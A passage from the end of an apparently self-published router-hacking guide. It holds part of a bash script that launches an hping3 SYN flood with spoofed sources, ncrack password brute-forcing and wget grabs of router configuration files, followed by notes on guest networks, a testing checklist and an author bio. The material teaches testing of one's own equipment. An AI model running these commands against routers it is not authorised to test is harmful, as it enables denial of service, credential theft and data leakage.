read PFPN
hping3 -V -c 1000000 -d 120 -S -p $PFPN --flood --rand-source $IIP
fi
echo "Start Port Bruteforcing? y / n"
read PBT
if [ $PBT == "y" ]
    then
echo "What port number you want tested?"
read PN
echo "What username list file / path you want used?"
read UL
echo "What password list file / path you want used?"
read PL
ncrack -p $PN -U $UL -P $PL $IIP
fi
echo "Start router architecture testing? y / n"
read RAT
if [ $RAT == "y" ]
    then
dirb http://$IIP
fi
echo "Start testing router file extraction? y / n"
read FE
if [ $FE == "y" ]
    then
wget -q -O - http://$IIP/goform/system/GatewaySettings.bin
wget -q -O - http://$IIP/router.data
wget -q -O - http://$IIP/cgi-bin/config.exp
wget -q -O - http://$IIP/cgi/cgi_status.js
# Here you can add or remove any directory or file you wish try to extract from the router.

```

```
fi
echo "Start testing with Nikto? y / n"
read NKT
if [ $NKT == "y" ]
    then
nikto -h $IIP
fi
```

Save the file as "router-scan.sh", and test it. Remember to open it with "sudo bash".

---//---

If all this went "according to plan", you should have a folder with 3 different scripts ("network-scan.sh", "browser-scan.sh", and "router-scan.sh"), all more or less "custom made", that you can change, edit, adapt to your needs. You can also add custom wordlists, that you can load more easily when needed. Of course these 3 scripts don't do all the work, but they help doing it.

I started making this type of automation to speed up tests, and not having to memorise all the long commands, that if something is wrong, we need to search the correct option and then repeat... If we simply have one router to test, it is quick to fix, but when we have multiple routers to test, it takes considerable time.

If you want, you can also download them at: <https://github.com/Terumo-Repo/RHEG>

### **A note on network segmentation**

Network segmentation is a very useful, and secure, thing to do on a network, if done properly. Most routers nowadays allow for one or more "guest" networks, with their own setup and permissions, and for security sake, that is great, but, it also should be tested!

The router should make the separation (isolation) of the networks, but since it is another network on the same router, it is just another way to access it. This is why it is important to test both networks.

Although this is not a network security book, I must make a call of attention for this: both networks should be tested, and the router should be tested from both networks too, to assure the segmentation is done properly, and that the change of rules for that network doesn't compromise the router security itself.

### **A note about "Bluetooth routers"**

With the advancement of the IoT (Internet of Things), smart bulbs, etc., some houses (usually "smart houses") are now having Bluetooth routers, that allow the connection of all those Bluetooth devices, plus speakers, smart phones, etc., with the Bluetooth protocol.

I haven't had the pleasure of crossing paths with one of those, or test one, unfortunately, but I'm sure I will write an update of this book if that ever happens. I'm sure, like all technology, that it will have its own flaws and exploits, and even if they are not covered in this book, some methods described here will still be usable against them. Once a router, always a router...

### **A note about "Cloud Management Routers"**

Nowadays, some ISPs choose to use routers that are "cloud management" based. You can't access the router control panel itself, only connecting to your router using the "www." address your ISP gives, and login in with your ISP account, connecting yourself to the ISP server, that relays the configuration setup asked to the physical router device... Does this sound like a good idea? Not to me. Basically, the only way to connect to your router, is connecting yourself directly to the internet.

Not only does the ISP have full control of all the data that runs in the router, it also has full control of the security on the router. It is basically you agreeing on letting them dealing with all the security responsibility... (and we all know how dedicated most ISP are when dealing with our security).

The most important thing when testing this type of router, is that you need to be careful not crossing illegal lines. You can scan your network, but not the ISP server. You can try to "attack" yourself, but not the ISP... Be very careful to not break any laws!

Since they have all the security responsibility, it's not advised to test much this type of routers, because some ISPs may feel "offended" for being tested. My recommendation is to simply not choose this type, and ask for a change of router.

## Router Hacking Checklist

### From outside:

- Does it show a known manufacturer?
  - If it does, search the manufacturer on searchsploit to see known vulnerabilities
- Does the default network name show model or brand?
  - If it does, search the manufacturer on searchsploit to see known vulnerabilities
- Does it have WPS active by default?
  - "Always on" or only when pressing WPS button?
- Does it have good default encryption?
- Does it block with bruteforce or guessing attempts?
  - If yes, what type of block?
- Does it have a secure default password?
  - Both upper and lower case, mixed with numbers?
  - Letters from "A to Z" or only "A to F"?
- Is it vulnerable to Pixie-Dust attack?
- Does it "crash" with a client flood attack?
- How does it behave with "de-auth attack"?

--- After knowing the public IP address ---

- What can you scan and what shows open?
  - Nmap
  - Shodan & Censys
- Does it block after X wrong attempts of credentials?

- Can we access it?
  - If yes, how?

**From inside:**

- Does the firewall allow port scanning?
- What ports/services are open/running?
  - Are all ports/services running necessary?
  - If not, can you disable them?
- Does the router create virtual devices on the network (like servers)?
- Does it allow for wireless access to the control panel?
  - Can you bruteforce it?
  - Can you bypass it?
- Does the router have a “guest account”?
  - If it does, what access does it have?
- Does it prompt to change default credentials?
- Is it updated?
- Any service running allows for anonymous access?
- Does the router have files stored on it (like a file storage and sharing centre)?
  - If it does, can they be accessed also from outside the network?
- Does it have Telnet or SSH to run commands?
- Explore directories
  - Can an unauthenticated user access directories?
  - Does any directory contain sensitive files?
  - Can any file be downloaded without authentication?

## **About the author**

There is not much to say about me. I'm a freelancer pentester, programmer and security researcher. I've worked on the private security industry for 10 years (2008-2018), but since 2015 I also started consulting on some companies, doing freelance pentesting and giving courses about cybersecurity, after lots of multiple courses on both "cybersecurity" and "ethical hacking" (the list is long so I won't bother you with details). My "private security industry" job took me to many places, from big private companies, government buildings and even working inside an ISP company.

I have some Cybrary 0p3n publishing's (being "[www.cybrary.it/0p3n/router-the-first-line-of-defense-or-the-first-mistake/](http://www.cybrary.it/0p3n/router-the-first-line-of-defense-or-the-first-mistake/) " the best example related to this book, since it was what gave me the main idea to start writing this book, and had the pleasure of writing some other technical texts on multiple online communities.

In 2021 I took the "Lead Auditor" certification and in 2023 completed the "IBM Cybersecurity Analyst Specialization". I plan to continue this line of work (security research and pentesting) for as long as I live, so, who knows if this book won't have a updated version, eventually...

## **Contact**

If you find any flaw in this book (yes, it can happen), or want to give me feedback, corrections, updates, etc., please feel free to contact me by e-mail, using the subject "RHEG book", so I can better organise and reply faster. Feel free to contact me by: [telmoabc@gmail.com](mailto:telmoabc@gmail.com)